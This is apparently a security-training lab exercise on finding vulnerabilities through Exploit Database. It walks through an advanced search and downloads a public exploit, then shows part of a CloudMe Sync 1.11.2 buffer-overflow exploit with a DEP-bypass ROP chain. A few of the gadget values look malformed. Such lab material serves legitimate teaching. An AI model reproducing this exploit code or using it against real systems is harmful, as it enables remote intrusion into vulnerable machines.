

# Exercise 5: Find Vulnerabilities on Exploit Sites

*Exploit sites contain details of the latest vulnerabilities of various OSes, devices, and applications.*

## Lab Scenario

Vulnerability research is the process of analyzing protocols, services, and configurations to discover the vulnerabilities and design flaws that will expose an operating system and its applications to exploit, attack, or misuse.

A security professional must have the required knowledge to find vulnerabilities on exploit sites and further mitigate them to enhance the organization's security infrastructure.

## Lab Objectives

This lab demonstrates how to find the vulnerabilities of the target system using various exploit sites such as Exploit DB.


## Overview of Exploit Sites

Exploit sites can be used to find relevant vulnerabilities about the target system based on the information gathered, the exploits from the database and exploitation tools such as Metasploit can be used, to gain remote access.

## Lab Tasks


If you are already logged into **Admin Machine-1**, then skip to **Step#3**.

1. Click [Admin Machine-1](#) to switch to the **Admin Machine-1** machine (as an attacker). Click [Ctrl+Alt+Delete](#).



Alternatively, click the **Ctrl+Alt+Delete** button under the **Admin Machine-1** machine thumbnail in the **Resources** pane or click the **Ctrl+Alt+Delete** button under the **Commands (Thunder icon)** menu.

2. By default, the **Admin** user profile is selected. Click `admin@123` to paste the password in the **Password** field and press **Enter** to login.



If the **Welcome to Windows** wizard appears, click **Continue**. In the **Sign in with Microsoft** wizard, click **Cancel**.

The **Networks** screen appears. Click **Yes** to allow the PC to be discoverable by other PCs and devices on the network.


3. Open any web browser (here, **Mozilla Firefox**). Place your mouse cursor in the address bar of the browser, click <https://www.exploit-db.com/> and press **Enter**.

If a **User Account Control** pop-up appears, click **Yes**.


If you are unable to browse [www.exploit-db.com](https://www.exploit-db.com/), then either use some other machine in the lab environment to browse the website or use your local machine to access the website to run the task.

4. The **Exploit Database** website appears. Click any of the latest vulnerabilities to view detailed information, or search for a specific vulnerability by entering its name in the **Search** field.

If a **This website uses cookie** pop-up appears at the bottom, click **Allow all cookies**.



5. Move the mouse cursor to the left-pane of the website and select the **SEARCH EDB** option from the list to perform an advanced search.



6. The **Exploit Database Advanced Search** page appears. In the **Type** field, select any type from the drop-down list (here, **remote**). Similarly, in the **Platform** field, select any OS (here, **Windows\_x86-64**). Click **Search**.

Here, you can perform an advanced search by selecting various search filters to find a specific vulnerability.

The screenshot shows the Exploit Database Advanced Search page. The search filters are set as follows:

- Title: (empty)
- CVE: 2021-1234
- Type: remote
- Platform: Windows\_x86-64
- Port: (empty)
- Content: Exploit content
- Author: Author
- Tag: (empty)

Additional filters:  Verified,  Has App,  No Metasploit. A search button and a results button are visible.

The results table shows the following entries:

Date	D	A	V	Title	Type	Platform	Author
2021-09-01	↓	×		Confluence Server 7.12.4 - 'OGNL injection' Remote Code Execution (RCE) (Unauthenticated)	webapps	Java	Fellipe Oliveira
2021-09-01	↓	×		Traffic Offense Management System 1.0 - SQLi to Remote Code Execution (RCE) (Unauthenticated)	webapps	PHP	Tagoletta
2021-09-01	↓	×		HiveNightmare aka SeriousSAM - Paper	papers	Windows	Rima Yadav
2021-09-01	↓	✓		WordPress Plugin Payments Plugin   GetPaid 2.4.6 - HTML Injection	webapps	PHP	Niraj Mahajan
2021-09-01	↓	✓		Telegram Desktop 2.9.2 - Denial of Service (PoC)	dos	Windows	Aryan Chehreghani

7. Scroll down to view the result, which displays a list of vulnerabilities, as shown in the screenshot.
8. You can click on any vulnerability to view its detailed information (here, **CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)**).

Exploit Database Advanced Search

Title:  CVE:  Type:  Platform:  Port:

Content:  Author:  Tag:


Verified  Has App  No Metasploit

Show:

Date	D	A	V	Title	Type	Platform	Author
2019-01-28				<a href="#">CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)</a>	remote	Windows_x86-64	Matteo Malvica
2018-08-14				Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit)	remote	Windows_x86-64	Raymond Wellnitz
2018-05-28				CloudMe Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass)	remote	Windows_x86-64	Juan Prescottto
2018-03-12				DEWESoft X3 SP1 (x64) - Remote Command Execution	remote	Windows_x86-64	hyp3rlinx
2017-07-24				Microsoft Internet Explorer - 'mshtml.dll' Remote Code Execution (MS17-007)	remote	Windows_x86-64	redr2e


9. Detailed information is displayed regarding the selected vulnerability such as EDB-ID, CVE, author, type, platform, and published date, as shown in the screenshot below.

10. Click on the download icon ( ) in the **Exploit** section to download the exploit code.



11. The **Opening file** pop-up appears. Select the **Save File** radio button and click **OK** to download the exploit file.
12. Navigate to the downloaded location (here, **Downloads**), right-click the saved file, and select **Edit with Notepad++**.





13. A **Notepad++** windows appears, displaying the exploit code, as shown in the screenshot below.

If a **Notepad++ update** pop-up appears, click **No**.

```
C:\Users\Admin\Downloads\46250.py - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
46250.py
1 # Exploit Title: CloudMe Sync v1.11.2 Buffer Overflow - WoW64 - (DEP Bypass)
2 # Date: 24.01.2019
3 # Exploit Author: Matteo Malvica
4 # Vendor Homepage:https://www.cloudme.com/en
5 # Software: https://www.cloudme.com/downloads/CloudMe_1112.exe
6 # Category: Remote
7 # Contact:https://twitter.com/matteomalvica
8 # Version: CloudMe Sync 1.11.2
9 # Tested on: Windows 7 SP1 x64
10 # CVE-2018-6892
11 # Ported to WoW64 from https://www.exploit-db.com/exploits/46218
12
13 import socket
14 import struct
15
16 def create_rop_chain():
17     # rop chain generated with mona.py - www.corelanc.be
18     rop_gadgets = [
19         0x61ba8b5e, # POP EAX # RETN [Qt5Gui.dll]
20         0x690398a8, # ptr to &VirtualProtect() [IAT Qt5Core.dll]
21         0x61bdd7f5, # MOV EAX, DWORD PTR DS:[EAX] # RETN [Qt5Gui.dll]
22         0x68aef542, # XCHG EAX, ESI # RETN [Qt5Core.dll]
23         0x68bfe66b, # POP EBP # RETN [Qt5Core.dll]
24         0x68f82223, # & jmp esp [Qt5Core.dll]
25         0x6d9f7736, # POP EDX # RETN [Qt5Sql.dll]
26         0xffffffff, # Value to negate, will become 0x00000201
27         0x6eb47092, # NEG EDX # RETN [libgcc_s_dw2-1.dll]
28         0x61e870e0, # POP EBX # RETN [Qt5Gui.dll]
29         0xffffffff, #
30         0x6204f463, # INC EBX # RETN [Qt5Gui.dll]
31         0x68f8063c, # ADD EBX, EDX # ADD AL, 0A # RETN [Qt5Core.dll]
32         0x61ec44ae, # POP EDX # RETN [Qt5Gui.dll]
33         0xffffffffc0, # Value to negate, will become 0x00000040
34         0x6eb47092, # NEG EDX # RETN [libgcc_s_dw2-1.dll]
35         0x61e2a807, # POP ECX # RETN [Qt5Gui.dll]
36         0x6eb573c9, # &Writable location [libgcc_s_dw2-1.dll]
37         0x61e85d66, # POP EDI # RETN [Qt5Gui.dll]
38         0x6d9e431c, # RETN (ROP NOP) [Qt5Sql.dll]
39         0x61ba8ce5, # POP EAX # RETN [Qt5Gui.dll]
40         0x90909090, # nop
41         0x61b68d0, # PUSHAD # RETN [Qt5Gui.dll]
```

14. This exploit code can further be used to exploit vulnerabilities in the target system.
15. This concludes the demonstration of finding vulnerabilities on exploit sites such as Exploit Database.
16. Close all open windows and document all the acquired information.